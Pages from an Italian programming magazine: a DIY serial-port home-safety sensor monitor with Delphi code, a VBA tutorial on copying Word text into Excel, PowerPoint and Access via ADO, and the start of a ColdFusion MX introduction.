Analizzando lo schema della figura precedente, osservando il lato sinistro del circuito, troviamo le connessioni relative alla porta seriale del Personal Computer.
Le connessioni e le funzioni di ciascuna linea, nel dettaglio, vengono riportate nella tabella che segue. In breve possiamo dire che la linea corrispondente al segnale *DTR* della porta viene utilizzata per prelevare una potenza sufficiente ad alimentare tutto il circuito, dopo avere operato una opportuna opera di blocco della tensione negativa che è presente quando *DTR* è a livello logico 'basso' per mezzo del diodo *D1*: il condensatore *C1* funge da filtro di alimentazione.
In poche parole, per alimentare il circuito è sufficiente forzare *DTR* a livello logico 'alto'.
La linea *RTS* si occupa, attraverso il diodo *D2* e la resistenza di *'pull down' R1* di operare la selezione tra le quattro coppie di linee di ingresso del multi-

Porta Seriale: Connettore 25 PIN	Porta Seriale: Connettore 9 PIN	Segnale Porta Seriale (Circuito di Controllo)	Tipo di segnale Porta seriale
Pin 4	Pin 7	RTS (Selezione SA SB)	Request To Send
Pin 5	Pin 8	CTS (D7 D3)	Clear To Send
Pin 6	Pin 6	DSR (D6 D2)	Data Set Ready
Pin 7	Pin 5	SG (GND, massa elettrica)	Signal Ground
Pin 8	Pin 1	CD(D5 D1)	Carrier Detect
Pin 20	Pin 4	DTR (Alimentazione)	Data Terminal Ready
Pin 22	Pin 9	RI (D4 D0)	Ring Indicator

Elettronica e Delphi

Domotica
fai da te

Elettronica e Delphi

Domotica *fai da te*

Piastre per montaggi sperimentali

Il sistema anti Incendio proposto in queste pagine è stato realizzato e collaudato con la apparecchiatura per il collaudo e la sperimentazione di circuiti elettronici con Personal Computer 'PC EXPLORER': per ulteriori informazioni su come si possa reperire questa apparecchiatura è possibile scrivere all'indirizzo:

spuntosoft@tiscali.it.

I componenti necessari

IC1 N1 CMOS 4019
IC2 N1 CMOS 4011
D1, D2 N2 Diodi 1N4148
R1 N1 Res. 10 KOhm
C1 N1 Condensatore 470 uF 25V

Sensori di GAS, Fumo, Umidità e alta temperatura.

plexer *A* e *B* operando una opportuna selezione logica tra *SA* ed *SB* (si veda la descrizione del funzionamento del circuito integrato 4019 del paragrafo precedente).
La porta logica *NAND* del circuito 4011, (collegata in modo da ottenere un *NOT* logico) permette di invertire il segnale proveniente dal piedino 9 (*SA*) del 4019 ed inviarlo al piedino 14 corrispondente a *SB*.





Fig. 6: Il prototipo di questo sistema anti incendio è stato realizzato e collaudato con la apparecchiatura per il collaudo e la sperimentazione 'PC EXPLORER': per ulteriori informazioni scrivere all'indirizzo: spuntosoft@tiscali.it.

Per mezzo di questa operazione possiamo definire che *SB=NOT SA*, semplice operazione che ci permette di selezionare a turno gli ingressi *D0-D3* e *D4-D7* e di poterli leggere attraverso le quattro linee di ingresso della porta seriale (*CTS, DSR, CD, RI*). In parole più semplici possiamo dire che quando *RTS* si trova a livello logico 'alto', attraverso il diodo *D2*, sul piedino 9 (corrispondente ad *SA)* si ha una tensione positiva, mentre su *SB* relativo al piedino 14 si ha un livello logico 'basso', corrispondente alla massa logica: in questa condizione vengono commutate le quattro linee *A* del multiplexer corrispondenti a *D0-D3*. Nel caso opposto, quando su *RTS* è presente una tensione negativa, corrispondente ad uno stato logico 'basso', il diodo *D2* ne blocca il passaggio verso il circuito integrato *IC1*, dando modo alla resistenza R1 di forzare il piedino 9 alla massa logica: in questo caso abbiamo *SA=livello* 'basso' e *SB=livello'alto'*, eseguendo quindi la lettura delle linee collegate ai quattro ingressi *B*, corrispondenti a *D4-D7*.
Per concludere la descrizione del circuito, alle otto linee di ingresso *D0-D7* vengono collegati altrettanti sensori che permettono il controllo della nostra abitazione: per consentire un tipo di monitorizzazione abbastanza generale, sono stati scelti due sensori rivelatori di *GAS*, due rivelatori di fumo, due termocoppie e due sensori di umidità per la rilevazione di eventuali perdite di acqua dai bagni e dalla cucina. I sensori verranno collegati in modo tale che forniscano un livello logico 'Alto' quando questi sono attivi.





Fig. 7: L'immagine di figura rappresenta una vista di insieme del prototipo del circuito elettronico.

REALIZZAZIONE DEL CIRCUITO ELETTRICO

Il prototipo di questo circuito è stato realizzato e 'validato' mediante una particolare apparecchiatura di nuova concezione chiamata PC Explorer. Protetta da deposito di brevetto industriale è capace di essere collegata direttamente a qualsiasi Personal Computer è dotata di circuiti interni per il collaudo e la sperimentazione di qualunque circuito destinato ad essere interfacciato con PC: è possibile richiedere ulteriori informazioni all'indirizzo *spuntosoft@tiscali.it*.





Fig. 8: In figura si ha un particolare delle connessioni relative ai due circuiti integrati 4019 e 4011.

Il lettore può comunque realizzare il circuito utilizzando una comune piastra millefori per montaggi sperimentali, oppure una comune breadboard disponibile in qualunque negozio di elettronica. Di seguito viene riportata una visione di

insieme del circuito, con al centro i due integrati 4019 e 4011.
Sulla sinistra sono visibili i due diodi D1 e D2, oltre alle quattro linee realizzate in rosso che inviano i segnali selezionati alla porta seriale.
I Circuiti integrati sono collegati tra loro per mezzo delle linee di connessione bianche al centro dell'immagine, che permettono l'utilizzo della porta logica *NAND* di *IC2*.
Si notano in rosso, sul lato destro le quattro linee di ingresso dirette alla porta seriale, mentre sul lato sinistro la resistenza di 'pull down' R1.
Nell'immagine successiva sono visibili le otto linee destinate ad essere connesse ai sensori citati in precedenza, la connessione dei quali è stata omessa per motivi di chiarezza: sul lato sinistro è visibile inoltre il condensatore di filtro C1. Tutti i cablaggi possono essere effettuati con spezzoni di filo rigido di rame, mentre le connessioni della porta seriale sono disponibili nella tabella riportata nel paragrafo precedente, sia per connettori a nove che a venticinque poli.





Fig. 9: **Le connessioni di uscita dei sensori vengono collegate agli otto ingressi del circuito integrato 4019 realizzati con cablaggi bianchi.**

IL PROGRAMMA DELPHI DI CONTROLLO DEL CIRCUITO

Il programma di gestione viene riportato di seguito nella sua interezza, per motivi di chiarezza di trattazione, dal momento che si è voluto privilegiare l'analisi dell'hardware della realizzazione, visto lo spazio limitato a disposizione ed il carattere della rivista rivolto soprattutto ad un pubblico di programmatori.
Il programma si occupa, attraverso una interfaccia grafica di operare una visualizzazione istantanea dello stato dei sensori disposti nell'abitazione, criterio che soddisfa la specifica che è stata esposta inizialmente.

```
unit SpuntoHomeSafetyUnit1;
interface
uses
  Windows, Messages, SysUtils, Variants, Classes,
                                  Graphics, Controls, Forms,
  Dialogs, ExtCtrls, SpuntoLedComponent, jpeg,
                                     Buttons, StdCtrls;
type

//************  Port related arrays  ************//
  TPortArray= Array[0..7] of Boolean;
                                    // Array of Port bits
// *************** MAIN CLASS **************//
```

Nella classe principale del programma, si notano la procedura *Writeport* e la funzione *Readport*, deputate alla scrittura ed alla lettura a basso livello della porta seriale.
La procedura *ReadAllPorts* si preoccupa di leggere tutti gli indirizzi correlati alla porta seriale, decodificarli ed assegnare alle variabili pubbliche RTS, CTS, DSR, CD, DTR, RI i rispettivi valori logici: le variabili in questione rappresentano gli stati logici dei corrispondenti contatti fisici della porta seriale.

```
procedure TSpuntoHomeSafetyMonitor.ReadAllPorts;
//Readr all COM Ports related to selected serial port
Var
  MCRWord,LCRWord,MSRWord:Word;
Begin
  MCRWord:=Readport(MCRAddress);
  LCRWord:=Readport(LCRAddress);
  MSRWord:=Readport(MSRAddress);
  ExtractPortArray(MCRWord,MCR);
  ExtractPortArray(MSRWord,MSR);
  ExtractPortArray(LCRWord,LCR);

  RTS:=MCR[1];       // OUT
  CTS:=MSR[4];       // IN
  DSR:=MSR[5];       // IN
  CD :=MSR[7];       // IN
  DTR:=MCR[0];       // OUT
  RI :=MSR[6];       // IN
End;
```

La procedura *Timer1Timer* provvede alla lettura delle linee di ingresso *D0-D7*, corrispondenti agli otto sensori: la lettura avviene in due fasi, leggendo prima il nibble *D0-D3*, ottenuto inviando a RTS un livello logico 'alto' (*RTS=True*) e successivamente leggendo *D4-D7*, inviando a *RTS* un livello logico 'basso' (*RTS=False*).

VERIFICA DEL FUNZIONAMENTO DEL SISTEMA

Il programma Delphi descritto in precedenza ha

Elettronica e Delphi

Domotica
fai da te

Prelevare potenza dalla porta seriale

E' possibile prelevare una limitata quantità di energia elettrica dalla porta seriale, a patto che la corrente richiesta non ecceda pochi milliamperes.
Occorre inoltre adattare la tensione di uscita della linea per mezzo di diodi per 'tagliare' la componente negativa del segnale, dal momento che la porta RS232 fornisce un livello di tensione che può essere compreso anche tra +3/+25 Volts e -3/-25 Volts, con una differenza di tensione tra due linee di stati logici differenti che può raggiungere i 50 Volts.
E' indispensabile documentarsi sulle caratteristiche elettriche della propria porta seriale prima di effettuare esperimenti in questo senso, dal momento che un utilizzo improprio può danneggiare la porta o molto peggio la nostra scheda madre.

Elettronica e Delphi

Domotica *fai da te*

la caratteristica di accedere all'hardware del PC attraverso i propri indirizzi fisici di I/O, questa tecnica, dal momento che scavalca il sistema operativo, potrebbe non 'piacere' a Windows NT, 2000, oppure XP, pertanto si consiglia di utilizzare un calcolatore dotato di Win 3.X, Win 9X, oppure Millennium.
L' utilizzo di un vecchio PC, magari dotato di Win95 è l'ideale per la sperimentazione elettronica e per la realizzazione di apparecchiature di controllo, in modo da non rischiare la 'vita' di macchine più nuove e pregiate: un PC 486 o Pentium può essere acquistato per poche decine di euro e garantisce ottime potenzialità dal punto di vista della sperimentazione.

Fig. 10: Nella schermata si rappresenta la condizione che si verifica quando il sensore di umidità N1 viene attivato innescando un allarme per allagamento.

Precauzioni

Prima di collegare il circuito al nostro PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato come previsto.

Fatta questa premessa, lanciamo il programma. Selezioniamo la porta seriale in uso (COM1 oppure COM2) e premiamo 'Enable monitoring' per iniziare la monitorizzazione della porta e poi 'Power ON' per alimentare il circuito.





Fig. 11: Se il sensore di GAS N1 viene attivato, ci troviamo in presenza di una fuga di gas, come nel caso della schermata di figura.

Supponendo che si verifichi un allagamento, rivelato dal sensore di umidità *N1*, facilmente simulato ponendo l'ingresso *D6* a livello logico 'alto', si avrebbe la condizione mostrata in figura.
Nella malaugurata ipotesi di una fuga di GAS proveniente dalla cucina, l'operatore verrebbe im-





Fig. 12: La situazione rappresentata qui simula un incendio nella zona notte, rivelato dal sensore di fumo N1 e dalla Termocoppia N2.

mediatamente avvisato dall'accensione dell'indicatore luminoso come riportato di seguito.
Infine nella catastrofica eventualità di un incendio rilevato nella zona notte, (simulabile ponendo a livello logico 'alto' *D2* e *D5*), si avrebbe la schermata raffigurata in precedenza; ovviamente per tutte queste eventualità sarebbe opportuno implementare l'attivazione di sistemi di chiusura del GAS, dell'impianto idrico, la 'disconnessione' dell'elettricità e l'attivazione di un impianto anti incendio, oltre magari all'allertamento telefonico della stazione dei pompieri.

CONCLUSIONI

Nonostante lo spazio limitato, abbiamo visto come sia possibile implementare un sistema completo di monitorizzazione della sicurezza di una abitazione.
Ovviamente il sistema in questione necessita di espansioni e migliorie per renderlo pienamente operativo: sarò grato a quei lettori che vogliano propormi eventuali ampliamenti ed espansioni da sviluppare.
Il lettore vorrà comprendere che, nonostante quanto esposto in queste pagine sia stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerarsi responsabili per eventuali conseguenze derivanti dell'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento. Un doveroso ringraziamento è dovuto inoltre alla 'Philips Semiconductors', per la cortesia e la disponibilità dimostrata, nonché per avere permesso la pubblicazione dei dati e delle caratteristiche dei circuiti integrati HEF4019 e HEF4011.
L'autore è lieto di rispondere ad ogni richiesta di chiarimento o delucidazione sull'argomento all'indirizzo di posta elettronica spuntosoft@tiscali.it.

Luca Spuntoni
(spuntosoft@tiscali.it)

☑ Lo scambio dei dati in applicazioni Office

Il passaggio di testo in VBA

Sistema

A partire dal testo selezionato nel documento Word, si analizza il codice VBA necessario per inserirlo in altri documenti Word, in fogli di lavoro di Excel, in basi di dati di Access o presentazioni Power Point.

In questo articolo si vuole realizzare una macro con funzioni di "copia" tra documenti diversi o tra applicazioni diverse; in particolare, quando l'utente manda in esecuzione la macro, essa esegue i seguenti passi:

1) Verifica che l'utente abbia effettivamente selezionato del testo; se non è così mostra un messaggio di avviso e termina.

2) Verifica se è la prima volta che la macro viene mandata in esecuzione; in tal caso:

   a. Chiede all'utente un nome di file (comprensivo di estensione e percorso sul file system);
   b. In base all'estensione del file determina quale applicazione chiamare in causa (in questo esempio può essere Excel per file con estensione *.xls*, Access per file *.mdb*, Power Point per file *.ppt* e Word per tutto il resto);
   c. Tenta di aprire il file: se fallisce significa che il file non esiste; in tal caso tenta di creare un nuovo file; se fallisce esce con un messaggio di errore; nel caso di Access, se la creazione ha successo, crea anche le tabelle necessarie al successivo funzionamento.

3) Esegue la copia del testo selezionato sul documento/foglio di lavoro/presentazione o base dati aperta; in particolare:

   a. se il file è un documento Word, allora copia il testo selezionato in coda al documento;
   b. se invece è un foglio di lavoro Excel allora aggiunge una riga al documento e mette nella prima colonna il testo selezionato e nella secondo il nome del documento (completo di path; per reperirlo si usa *ActiveDocument.FullName*);
   c. se è una presentazione Power Point crea una nuova diapositiva con il titolo contenente il nome del documento e il testo corrispondente al testo selezionato;
   d. se, infine, è una base dati Access allora crea un nuovo record con il primo campo testuale contenente il testo selezionato (campo "testo" sulla tabella "Indici"), il secondo campo (chiamato "altro") contenente il nome del documento di provenienza (il record conterrà anche un campo numerico che è la chiave del record, di nome "id").

Una macro siffatta è utile in svariate situazioni, per esempio:

a) copia tra documenti Word: utile nel caso di sintesi/riepiloghi di più documenti (in uno solo), senza usare le normali operazioni di cut&paste (che prevedono, di volta in volta, sia la selezione del testo di copia sia la selezione del documento di destinazione);

b) quando si vuole creare un glossario o un indice analitico, salvandolo in un documento Excel;

c) velocizzare la creazione di slide PowerPoint a partire da uno o più documenti;

d) creare una base dati con alcuni termini particolari (per esempio per creare definizioni, vocabolari o quant'altro).

Aldilà degli esempi citati, lo scopo principale dell'articolo è fornirvi le basi necessarie a creare programmi Office che facciano uso delle sue varie applicazioni e delle relative funzionalità. È necessario precisare che quando in quest'articolo si usa il termine "copia", non si intende una copia "classica" da/a clipboard, ma reperimento del testo selezionato e sua aggiunta nel documento destinazione (il testo selezionato e copiato,

File Sul CD
\soft\codice\EsempiVBA.zip

File sul Web
www.itportal.it/iop69/EsempiVBA.zip

Oggetto Application

È l'oggetto principale di tutte le applicazioni Office. La proprietà *Application* permette di resituire un riferimento all'oggetto omonimo. Esempio:

```
Dim exApp as
        Excel.Application
```

Dichiara che la variabile oggetto *exApp* contiene un riferimento ad un oggetto *Application* di Excel. Analogamente

```
Dim woApp as
        Word.Application
```

Dichiara che la variabile oggetto *woApp* contiene un riferimento ad un oggetto *Application* di Word.
Oggetti specifici di Excel permettono di gestire celle, intervalli e fogli di lavoro.

Sistema

Invio di testo
da Word ad altre applicazioni Office

Oggetti Workbook e Workbooks

Il primo rappresenta un file con estensione xls o xla e consente di utilizzare una sola cartella di lavoro di Excel, il secondo permette di usare tutti gli oggetti Workbook aperti.

per i nostri usi, è privo di formattazione).

COPIA TRA DOCUMENTI WORD

Per semplicità realizziamo prima una macro che esegua la copia tra due diversi documenti Word, seguendo la "logica" illustrata in precedenza. Successivamente estenderemo questo esempio di base per realizzare anche le altre funzionalità con altre applicazioni Office. Per prima cosa si reperisce il testo selezionato; con

```
Set sel =Word.ActiveDocument.Application.Selection.Range
```

la selezione corrente viene memorizzata in oggetto (sel) di tipo Word.Range. Su tale oggetto, con *sel.Start* abbiamo la posizione da cui ha inizio la selezione; mentre *sel.End* ritorna la fine della selezione: se l'inizio è minore della fine significa che effettivamente c'è una selezione, altrimenti significa che non è stato selezionato nulla. A questo punto creiamo la procedura che si occupa della copia del testo selezionato. Per comodità (e per separare logicamente le procedure che andremo a definire) creiamo un nuovo modulo di codice. Per farlo basta andare sulla finestra di progetto "Normal", cliccare con il bottone destro del mouse e selezionare "Aggiungi modulo" (si veda Fig. 1).





Fig. 1: **E' necessario aggiungere un modulo.**

Facciamo doppio click sul modulo così creato e iniziamo a scrivere la nuova procedura, che chiameremo *"aggiungiTesto"*. Quando l'avremo completata la potremo richiamare da una macro di partenza (che controlla che ci sia effettivamente una selezione) aggiungendo prima del nome della procedura il nome del modulo:

```
Modulo1.aggiungiTesto
```

È necessario memorizzare alcune invocazioni in modo che "persistano" tra le diverse invocazioni della macro. Tali informazioni sono:

- il nome del documento (una stringa);
- l'applicazione che lo gestisce (una stringa che, nel nostro caso, potrà valere "Access", "Excel" e "Word");
- un oggetto che referenzia il documento (di tipo *Word.Document*).

Questo si traduce nelle variabili:

```
Dim nomeDoc As String
Dim qualeApp As String
Dim docNuovo As Word.Document
```

Salveremo tali informazioni in variabili globali al modulo; ad esse aggiungeremo altre variabili globali per i riferimenti ad oggetti gestiti da altre applicazioni quando ne avremo necessità. Creiamo una prima procedura che testa se le variabili globali sono state inizializzate: si testa il loro valore con la parola chiave *Nothing* ovvero "nessun valore", se tale test ritorna "false" significa che la macro è già stata eseguita in precedenza; se non è così chiama una procedura che si prende cura di chiedere il nome del file all'utente e di tentare di aprire /creare il documento (la procedura che si occupa di queso è *apriCreaDocumentoSeChiuso*). Il codice necessario ad aprire un documento Word esistente si riduce alla chiamata di un metodo, a cui si passa il nome (completo di path) del file da aprire:

```
Word.Documents.Open nomeDoc
```

Se si verifica un errore (il file non esiste), esso viene intercettato e si tenta di crearlo con:

```
Set docNuovo = Word.Documents.Add()
docNuovo.SaveAs nomeDoc
```

Si noti come, a partire dal nome dell'applicazione (Word), si usa il metodo *Add* per aggiungere un elemento ad un insieme (elemento *Document* sull'insieme *Documents*). Tale elemento può essere quindi salvato con *"SaveAs"*. Questo, come vedremo, è un modo di procedere simile per tutte le applicazioni Office. Per comodità ho riportato in Tab. 1 un sunto degli elementi usati dalle varie applicazioni che prendiamo in esame (a meno di Access: useremo una tecnologia di accesso ai dati, ADO, senza far uso di elementi propri della applicazione Access). A questo punto, avendo memorizzato un riferimento ad un documento Word apero, è possibile eseguire l'inserimento del testo alla fine del documento con:

Applicazione	Insieme di elementi	Elemento restituito da Add()
Word	Documents	Document
Excel	Workbooks	Workbook
Power Point	Presentations	Presentation

Tab. 1: **dall'insieme di elementi propri della applicazione, si ottiene un nuovo elemento (attraverso Add()) su cui si esegue poi il metodo SaveAs.**

```
docNuovo.Range.InsertAfter testoSelezionato.Text
```

Volendo si possono aggiungere anche due "a capo" (in ambiente MS-Dos corrispondono ad una coppia di caratteri: il carattere di Carriege-Return e quello di Line-feed) con:

```
docNuovo.Range.InsertAfter VBA.vbCrLf
docNuovo.Range.InsertAfter VBA.vbCrLf
```

COPIA DA WORD AD EXCEL

La realizzazione delle funzionalità precedenti nel caso di Excel non presenta particolari problemi o casi particolari, l'unica accortezza è di usare le funzioni specifiche di Excel; per far uso di funzionalità di altre applicazioni (non Word) è necessario impostare i riferimenti specifici attraverso il menu *Strumenti* > *Riferimenti*: per Excel selezionare *Microsoft Excel 9.0 Object Library*. Per l'apertura di un nuovo workbook (cartella di fogli di calcolo)

```
Excel.Workbooks.Open(nomeDoc)
```

Mentre per crearne uno nuovo, nel caso fallisca l'apertura:

```
Excel.Workbooks.Add()
```

Dal Workbook è necessario reperire un riferimento ad un specifico foglio di lavoro, e da esso leggere/scrivere i valori su celle o insiemi di esse; per ottenere un riferimento al primo foglio di lavoro (su cui supponiamo di voler lavorare):

```
FoglioTarget = WorkbookTarget.Worksheets(1)
```

Su tale foglio si reperisce la prima riga vuota attraverso l'esecuzione del codice:

```
valore = FoglioTarget.Cells(indiceRIGA, 1).Value
While (Not (valore = ""))
indiceRIGA = indiceRIGA + 1
valore = FoglioTarget.Cells(indiceRIGA, 1).Value
Wend
```

E su di essa si scrive nelle prime due celle il testo selezionato e il nome del documento di partenza:

```
FoglioTarget.Cells(indiceRIGA, 1).Value = _
testoSelezionato.Text
FoglioTarget.Cells(indiceRIGA, 2).Value = _
ActiveDocument.FullName
```

COPIA DA WORD A POWER POINT

Una volta selezionato il riferimento alla libreria di oggetti Power Point ("Microsoft PowerPoint 9.0 Object Library"), è possibile aprire una presentazione esistente con il metodo *Open* sull'oggetto PowerPoint.Presentations:

```
PowerPoint.Presentations.Open(nomeDocumentoTarget)
```

Mentre per creare una nuova presentazione:

```
Dim app As New PowerPoint.Application
Set target = app.Presentations.Add
target.SaveAs nome
```

Una volta creata (o aperta), è possibile aggiungere nuove slide in questo modo:

```
Set nuovaSlide = target.Slides.Add(indiceSlide, ppLayoutText)
nuovaSlide.Shapes.Item(1).TextFrame.TextRange.Text = _
ActiveDocument.FullName
nuovaSlide.Shapes.Item(2).TextFrame.TextRange.Text = _
testoSelezionato.Text
```

In Fig. 2 si vedono gli elementi (dall'insieme "Shapes") su cui si va a inserire il nome del documento corrente ("Item(1)", ovvero primo elemento, che è il titolo) e quello in cui si inserisce il testo selezionato ("Item(2)" o secondo elemento).





Fig. 2: Gli elementi analizzati dalla macro.

COPIA DA WORD AD ACCESS

In quest'ultimo caso è necessario realizzare sia il codice per creare la nuova base dati che la procedura di te-





Fig. 3: E' necessario attivare i riferimenti ad ADO.

Sistema

Invio di testo
da Word ad altre applicazioni Office

Oggetto Worksheet

Permette di lavorare con un foglio di lavoro di Excel (che a sua volta contiene una griglia di celle).

Oggetto Range

Rappresenta un intervallo. Cosa sia un intervallo dipende dalle circostanze: può essere una cella o un oggetto singolo oppure un insieme di essi; può essere una riga o una colonna oppure un insieme di celle distribuite su più fogli di lavoro. Quando viene selezionata una cella (o un gruppo di esse) è possibile farvi riferimento attraverso la proprietà Selection (essa restituisce un oggetto di tipo Range).

Sistema

Invio di testo
da Word ad altre applicazioni Office

st di presenza del testo da inserire che la procedura di inserimento di un nuovo record, pertanto presenta una "logica" un po' diversa rispetto ai casi precedenti. Infatti non si farà uso di oggetti o metodi propri della applicazione Access, ma si userà una tecnologia per l'accesso ai dati e le sue specifiche funzionalità. Esistono molte tecnologie siffatte (alcune oramai superate, come *RDO* a *DAO*, altre ancora in uso, come *ADO* e *ADO .Net*). Per comodità faremo uso di connessioni *ADO*. Al fine di utilizzare gli oggetti di ADO è necessario dichiararne i riferimenti, selezionando le librerie specifiche (*ADOX* e *ADODB*, Fig. 3). Si farà uso delle funzionalità della libreria *ADOX* per la creazione delle tabelle via codice. Infatti per creare un nuovo file (*c:\test .mdb*) si usa:

```
Dim catalogo As New ADOX.Catalog
Dim strConn As String
strConn = "Provider=Microsoft.Jet.OLEDB.4.0;" & _
"Data Source=c:\test.mdb"
catalogo.Create strConn
```

mentre si userà *ADODB* per la selezione/inserimento di record o l'esecuzione di comandi SQL. Prima di eseguire una qualunque operazione su una base dati è necessario definire un "collegamento" ad essa, ovvero una connessione (nell'esempio visto, tale riferimento è memorizzato in *strConn*, usata anche negli esempi successivi); come si è visto dall'esempio precedente la connessione deve specificare sia il nome della base dati ("Data Source") che il modo di accedervi ("Provider"). Infatti, a partire da Access 2000 è possibile specificare come "fornitore" di funzionalità di accesso a database sia Jet (tipico di Access) che Microsoft SQL Server. Sempre a partire da Access 2000 è possibile creare colonne che sono chiavi primarie ad incremento automatico: questo significa che non è necessario specificare il suo valore quando si inserisce un nuovo record, ma sarà il sistema ad assegnargli un codice progressivo univoco. Per utilizzare questo tipo di campo è necessario creare una tabella la cui colonna è di tipo *IDENTITY*, specificando il valore iniziale e quanto vale l'incremento dopo ogni inserimento: con *IDENTITY (100,1)* si parte dal valore 100 e si incrementa di uno ad ogni inserimento, mentre con *IDENTITY(15, 5)* si parte da 15 con incrementi di 5.

```
Dim comm As New ADODB.Command
With comm
.ActiveConnection = strConn
.CommandType = adCmdText
.CommandText = "CREATE TABLE Indici(" &
                              "id IDENTITY(100,1)," &
                              "testo char," & "altro char)"
.Execute
End With
```

Per effettuare un inserimento, si usa un comando in modo simile al precedente, ma specificando:

```
With comm
.ActiveConnection = strConn
.CommandType = adCmdText
.CommandText = "INSERT INTO " & _
"Indici(testo, altro)" & _
"values ('" & testoSelezionato & "', '" & _
ActiveDocument.FullName & "')"
.Execute
End With
```

ESECUZIONE DELLA MACRO

Per eseguire la macro potete seguire diversi metodi; è possibile richiamare il menu delle macro (combinazione di tasti Alt+F8 o dal menu "Strumenti > Macro > Macro") e premere il pulsante "Esegui", oppure associare una combinazione di tasti (andate sul menu "Strumenti > Personalizza", selezionate il bottone "Tastiera", scegliete su "Categorie" la voce "Macro" e poi la macro desiderata, quindi associate la combinazione di tasti voluta).

Infine potete, sempre dal menu "Strumenti> Personalizza", selezionare il tab "Comandi", quindi su "Categoria" selezionare la voce "Macro", su "Comandi" la macro desiderata e trascinare tale nome di macro su una posizione a vostra scelta delle barre dei comandi di Word.

Il risultato è l'aggiunta di un bottone, la cui pressione manderà in esecuzione la macro (si veda Fig. 4).





Fig. 4: La macro sulla barra dei comandi di Word.

CONCLUSIONI

Il codice sul CD è stato realizzato in modo da essere personalizzato, in modo che possiate usarlo come base di partenza per creare vostre applicazioni specifiche. In bibliografia trovate due volumi: il primo ([1]) è utile per iniziare a programmare la suite Office, il secondo ([2]) per approfondire la programmazione in Access che, secondo me, è tra le applicazioni Office quella che necessita di maggior studio prima di poterne padroneggiare le funzionalità attraverso la programmazione VBA, anche perché necessita di un background di basi di dati (che va dall'analisi alla sua definizione) che non è richiesto negli altri casi (in cui basta conoscere i rudimenti delle programmazione e del linguaggio VBA).

Ivan Venuti

Importazione /Esportazione di moduli

Trovate i dettagli delle procedure sul CD allegato alla rivista; in particolare potete includere nel vostro progetto i moduli "Modulo1.bas" e la macro contenuta in "NewMacros.bas". Per importare i moduli si procede in modo simile alla loro creazione: dall'editor VB, cliccando con il bottone destro del mouse su "Normal", o sul progetto specifico al vostro documento, selezionate la voce "Importa file..." e scegliete i file da importare. Vi consiglio di farlo sul template "normal", in modo da avere sempre questa macro a disposizione nei nuovi documenti derivai da esso.

Application Server

Introduzione a ColdFusion MX

Sistema

L'ultima versione dell'application server di Macromedia offre un ambiente di sviluppo intuitivo e di semplice utilizzo, ma con tutta la potenza e flessibilità di cui si può aver bisogno. Esploriamo insieme le peculiarità di questo sistema e i suoi punti di forza!

ColdFusion si inserisce nella categoria dei web application server, cioè di quei software grazie ai quali siamo in grado di eseguire del codice applicativo a fronte di una request HTTP e di creare così delle web application vere e proprie invece che semplici siti web. Utilizzando tali server possiamo generare una pagina HTML a partire dai dati in un database, oppure valutare eventuali informazioni in input passate dall'utente client in un form sulla pagina web, o ancora eseguire delle operazioni significative sui nostri sistemi elaborativi a fronte di comandi impartiti sempre dall'utente tramite il browser. Nel panorama attuale dello sviluppo web la soluzione più comune al problema di dinamicizzare i contenuti di un sito è quella di utilizzare del codice di programmazione all'interno di una pagina HTML nei punti in cui si desidera interagire con l'utente, le proprie fonti dati o il sistema per stabilire cosa sarà mostrato al client. Per fare questo si utilizzano appunto dei linguaggi di programmazione più o meno specializzati (detti, in questo caso, linguaggi di scripting) che vengono letteralmente incastrati all'interno della pagina HTML dove necessario. Il compito dell'application server in questo contesto – almeno da un punto di vista concettuale – è quello di fornire al client la pagina indicata nella request previa esecuzione (sul server!) del codice di scripting. L'effetto sarà quello che volevamo, cioè una pagina HTML generata però al volo ed il cui contenuto può variare autonomamente a seconda del risultato dell'esecuzione del nostro codice sulla pagina stessa. Avrete sicuramente già individuato – e probabilmente conoscete anche bene – alcuni application server che funzionano a questo modo: IIS con le pagine ASP in VBScript, i server Java con le JSP, il modulo per Apache che implementa il linguaggio PHP, le estensioni di ActiveState che interpretano PerlScript, e via dicendo.

E COLDFUSION?

